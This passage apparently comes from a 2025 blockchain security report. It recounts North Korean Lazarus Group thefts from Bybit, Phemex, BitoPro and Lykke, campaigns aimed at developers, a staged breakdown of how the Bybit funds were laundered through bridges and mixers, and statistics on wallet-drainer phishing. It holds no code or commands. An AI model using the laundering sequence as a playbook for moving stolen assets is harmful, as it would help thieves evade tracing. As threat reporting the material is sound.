- January 23: The Singapore-based cryptocurrency exchange Phemex suffered an attack on its hot wallets, resulting in approximately $70 million in losses across multiple chains and tokens. Several blockchain security experts believe this incident may be linked to the North Korean hacker group TraderTraitor.

- February 21: The Bybit platform experienced a massive outflow of funds, resulting in the theft of over $1.46 billion. The U.S. FBI announced that the North Korean hacker group Lazarus Group was responsible for the Bybit theft and referred to this specific North Korean malicious network activity as “TraderTraitor.” This incident represents one of the largest cryptocurrency thefts in recent years.

Alert Number: I-022625-PSA
February 26, 2025

North Korea Responsible for $1.5 Billion Bybit Hack


The Federal Bureau of Investigation (FBI) is releasing this PSA to advise the Democratic People's Republic of Korea (North Korea) was responsible for the theft of approximately $1.5 billion USD in virtual assets from cryptocurrency exchange, Bybit, on or about February 21, 2025. FBI refers to this specific North Korean malicious cyber activity as "TraderTraitor."

TraderTraitor actors are proceeding rapidly and have converted some of the stolen assets to Bitcoin and other virtual assets dispersed across thousands of addresses on multiple blockchains. It is expected these assets will be further laundered and eventually converted to fiat currency.

- April 25: Kaspersky reported that since November 2024, the Lazarus Group has been conducting a cyberattack campaign named “Operation SyncHole”, targeting at least six South Korean companies across IT, finance, semiconductor, and telecommunications


sectors. The attackers exploited “one-day” vulnerabilities in local software Cross EX and Innorix Agent, using watering-hole attacks and privilege escalation to gain access, and deployed malware such as ThreatNeedle, wAgent, Agamemnon, SIGNBT, and COPPERHEDGE within the systems.

The operation proceeded in two phases: the early stage primarily involved ThreatNeedle and wAgent, while the later stage shifted to more covert and modular malware like SIGNBT and COPPERHEDGE. During the attacks, Lazarus leveraged techniques including legitimate process injection, encrypted C2 communication, and lateral movement, continuously infiltrating South Korea’s software supply chain.



- May 8: The Taiwanese cryptocurrency exchange BitoPro suffered a hacker attack, resulting in the illicit transfer of approximately $11.5 million in assets from hot wallets across multiple chains. On June 19, BitoPro released the results of its investigation, preliminarily ruling out insider involvement and noting that the attack method closely resembled previous Lazarus Group operations targeting the SWIFT system and international exchanges.

The incident was initiated through a carefully orchestrated social engineering attack, targeting employees responsible for cloud operations. The attackers implanted a trojan on the employee's device, maintaining a long-term presence while bypassing endpoint protection and cloud detection mechanisms. They hijacked AWS Session Tokens to circumvent multi-factor authentication (MFA). After observing the employee's daily operational behavior for an extended period, the attackers launched a malicious script in the early hours of May 9, timed with a wallet system upgrade and asset transfer, simulating legitimate transactions to transfer crypto assets out of the platform.



Announcements / BitoPro Statement & Progress Update: June 19, 2025

BitoPro Statement & Progress Update: June 19, 2025

This statement provides an update on the security incident that occurred on May 9, 2025. Our internal security team and a third-party professional cybersecurity firm conducted a comprehensive, month-long investigation. Based on the forensic report issued on June 11, 2025, preliminary findings confirm no internal personnel involvement. Furthermore, the attack methodology bears resemblance to patterns observed in multiple past international major incidents, including illicit transfers from global bank SWIFT systems and asset theft incidents from major international cryptocurrency exchanges. These attacks are attributed to the North Korean hacking organization 'Lazarus Group.'

The attackers conducted a social engineering attack on a team member responsible for cloud operations, successfully implanting malware. This allowed them to bypass our antivirus, endpoint protection, and cloud security detection systems. The threat actors then operated stealthily from the employee's computer, observing daily operational behaviors to evade routine security monitoring. They subsequently hijacked AWS Session Tokens to bypass Multi-Factor Authentication (MFA). From the AWS environment, they delivered commands via a C2 server to discreetly transfer malicious scripts to the hot wallet host, awaiting an opportunity to launch the attack.

After prolonged observation, the hackers specifically targeted the platform during its wallet system upgrade and asset transfer period, simulating normal operational behaviors to launch the attack. At approximately 1:00 AM (UTM+8) on May 9, the malicious script was activated, simulating legitimate transactions, and illicitly transferred cryptocurrency from the hot wallet. Upon detecting abnormal wallet activity, our security team immediately initiated response mechanisms. These included: emergency shutdown of the hot wallet system, changing all associated cryptographic keys, isolating and rebuilding affected systems and terminal devices, expanding monitoring, and continuously tracking abnormal behaviors to prevent further hacker activity.

The incident has now been handed over to criminal investigation units for ongoing investigation and forensic analysis. We re-examined and rebuilt our wallet system immediately. On May 19, we proactively provided our hot wallet addresses to the on-chain data tracking platform Arkham to update platform liquidity and related data. As of June 19, some wallet addresses on their page (https://intel.arkm.com/explorer/entity/bitopro) have been updated, and users can review them.

This security incident once again highlights the continuous evolution of cyberattack methodologies. This is not only a challenge for virtual asset platforms but also a crucial issue that Taiwanese financial institutions, and indeed all industries, should prioritize. We deeply understand that information security is an unending test. Moving forward, BitoPro will continue to strengthen our security technologies and management processes, and actively exchange experiences. We urge the industry to heighten vigilance, working together to build a secure and stable trading environment in a rapidly changing digital world.

- June 6: The UK-based cryptocurrency exchange Lykke suspended trading, citing "unauthorized access" to its platform, which resulted in over $22.4 million in suspicious funds being transferred out. The OFSI under the UK Treasury reported that the hackers were linked to the North Korean Lazarus Group.

- In Q1: The Lazarus Group launched a global cyberattack campaign called "Operation 99", primarily targeting software developers with highly deceptive social engineering attacks. The attackers used fake LinkedIn recruitment postings to lure developers into cloning a GitLab repository embedded with malicious code. Once executed, the malware installed backdoors on the target devices, stealing source code, cryptocurrency wallet keys, and sensitive data. The operation employed tools labeled "pay99", with core malware including Main5346 and Main99, which could further load modules such as Payload99/73, Brow99/73, and MCLIP, used respectively for data collection, credential theft, and keylogging. By compromising developer accounts, the attackers gained access not only to intellectual property but also to directly steal crypto assets. Security research indicates that over 1,600 developers were affected in Q1, primarily located in India, Brazil, France, and other countries.

This series of attacks demonstrates that Lazarus has expanded its targets from single cryptocurrency thefts to the developer supply chain, enterprise IT core systems, and cross-chain liquidity platforms, adopting a more multidimensional and highly penetrative attack approach.


(5) "Industrialized Processes" for Money Laundering and Fund Movement

Taking the Bybit incident as an example, the Lazarus Group demonstrated highly organized and obfuscatory operational capabilities, mainly divided into the following stages:


- Initial Fund Splitting:

-> Attempted un-staking of 15,000 cmETH failed and was recovered;

-> Stolen assets such as mETH and stETH were exchanged for ETH via Uniswap, ParaSwap, and DODO.




-> The stolen ETH was quickly split into multiple addresses and then further dispersed across multiple layers.




- Preliminary Cross-Chain and Mixing:


-> Large amounts of ETH were transferred into eXch ;



-> ETH was exchanged for assets such as BTC and DAI;




-> Cross-chain transfers were conducted through multiple protocols (such as THORChain, Chainflip, LiFi, DLN, OKX DEX, Stargate, Bitget Swap, and MAYAChain), with some funds moved to Arbitrum and the majority transferred to the BTC network.



- Mixing funds across multiple incidents:

-> The stolen assets from the Bybit incident were pooled together with funds stolen from the Phemex, Poloniex, and BingX cases, enabling “co-laundering” using proceeds from different attacks and further obscuring the tracing paths.



- BTC Mixing Operations:

-> Large amounts of BTC were sent to multiple mixers, including Wasabi Mixer and CryptoMixer;

-> Some BTC was further transferred through OTC trades and P2P networks.

- Progress and Outcome:

According to data published on Bybit's official website, as of December 24, 4.49% of the stolen funds remain traceable, 90.22% have already flowed into the black market, and 5.29% have been frozen (with support from Tether, THORChain, ChangeNOW, FixedFloat, Avalanche Ecosystem, CoinEx, Bitget, Circle, mETH Protocol, and others).

In this incident, Lazarus employed a fully developed set of sophisticated fund-laundering techniques — including address dispersion, multi-hop cross-chain bridge transfers, mixing funds from multiple attacks, automated execution, anonymization via privacy tools, and ultimately converting assets off-chain into fiat — posing a severe challenge to on-chain tracing.

(6) IT Outsourcing and the "Legitimate Employment Money Laundering" Model

Beyond direct crypto theft, North Korea has systematically developed a "legitimate employment money laundering" model centered on IT outsourcing. Individuals remotely employed at tech and crypto companies in Europe, the U.S., and Asia use forged identities, receive salaries in stablecoins such as USDT, and then launder these funds back to North Korea via intermediaries, shell accounts, and mixing services. In 2025, the U.S. Department of Justice and OFAC have repeatedly prosecuted related individuals, seized millions of dollars in stablecoins, and sanctioned associated companies and more than 50 wallet addresses.

North Korean hacking activities in 2025 demonstrate stronger organizational structure, broader attack surfaces, and more sophisticated fund-laundering chains. Their operations have expanded from targeting exchanges to supply chains, cloud environments, and multi-signature infrastructures, leveraging AI tools to enhance attack and defense efficiency. Coupled with the IT worker network to maintain long-term, stable fund flows, this has become one of the most significant organized risks to global Web3 security and anti-money laundering efforts.

3.3.2 Drainer

This report analyzes the latest trends in Wallet Drainer phishing attacks across the EVM ecosystem, providing insights for industry practitioners and users to better protect their assets. Special thanks to ScamSniffer for their valuable contribution to this analysis.

(1) TL;DR

- Total losses: $83.85M across 106,106 victims — down 83% and 68% respectively from 2024.
- Largest single theft: $6.5M via Permit signature (September).
- Dominant signature type: Permit remained primary; EIP-7702 malicious signatures emerged after the Pectra upgrade, with 2 large cases in August.

(2) Big Picture

2025 saw signature phishing losses plunge from $494M to $83.85M — but the threat didn't disappear. Losses fluctuated with market cycles.

Market correlation: Phishing losses tracked closely with market activity. Q3 saw both the strongest ETH rally and the highest phishing losses ($31M). When markets are active, overall user activity increases, and a percentage fall victim — phishing operates as a probability function of user activity.

- Observed: Monthly losses ranged from $2.04M (December) to $12.17M (August), correlating with market cycles.

- Q3 peak: August-September accounted for 29% of yearly losses during the market's most active period.
- Q4 decline: As markets cooled, losses fell to $13M — the quietest quarter.

(3) Overview


Definitions:

- Wallet Drainer: Phishing infrastructure deployed on malicious websites that induces users to sign harmful transactions or authorizations, enabling rapid asset extraction.
- Signature Phishing: Attacks that trick victims into signing malicious authorizations (approve, permit, setApprovalForAll, etc.) through phishing websites.

Methodology:

- Scope: EVM-compatible chains.
- Valuation: USD value at time of theft.
- Limitations: Lower bound estimate; based on on-chain traceable data only; unreported incidents not captured.

(4) Key Data Comparison



Indicator	2025	2024	2023	YoY Change
Total Loss	$83.85M	$494M	$295M	-83.0%
Victims	106,106	332,000	324,000	-68.0%
Largest Single Theft	$6.5M	$55.48M	$24.05M	-88.3%
Large Cases (≥$1M)	11	30	13	-63.3%

(5) Loss Analysis

Monthly Breakdown:

Month	Losses	Victims	MoM Change
Jan	$10.25M	9,220	-56%
Feb	$5.32M	7,442	-48%
Mar	$6.37M	5,992	+20%

Apr	$5.29M	7,565	-17%
May	$9.69M	7,547	+83%
Jun	$2.80M	5,862	-71%
Jul	$7.09M	9,143	+153%
Aug	$12.17M	15,230	+72%
Sep	$11.78M	15,513	-3%
Oct	$3.28M	10,935	-72%
Nov	$7.77M	6,344	+137%
Dec	$2.04M	5,313	-74%

Quarterly Summary:

Quarter	Losses	Victims	Avg Loss/Victim	Market
Q1	$21.94M	22,654	$969	Declining
Q2	$17.78M	20,974	848	Recovering

Q3	$31.04M	39,886	$778	Strong rally
Q4	$13.09M	22,592	$580	Cooling off

Key Observations:

- Market-Loss Correlation: Q3's highest losses ($31M) coincided with ETH's strongest rally. More market activity = more potential victims.
- November Anomaly: Losses surged 137% while victims dropped 42%, with average loss per victim rising to $1,225 — a monthly fluctuation rather than a confirmed trend.
- December Cool-off: Lowest month ($2.04M) as market activity declined year-end.


(6) Major Theft Analysis

Cases Exceeding $1M:

Amount	Asset	Date	Signature Type
$6.50M	stETH, aEthWBTC	Sep	Permit
$3.13M	WBTC	May	increaseApproval
$3.05M	aEthUSDT	Aug	Transfer
$1.82M	cUSDCv3	Mar	Transfer
$1.54M	Multiple	Aug	EIP-7702 batch
$1.43M	Multiple	Apr	Approve
$1.23M	Uniswap V3 NFTs	Jul	setApprovalForAll
$1.22M	aPlaUSDT0	Nov	Permit
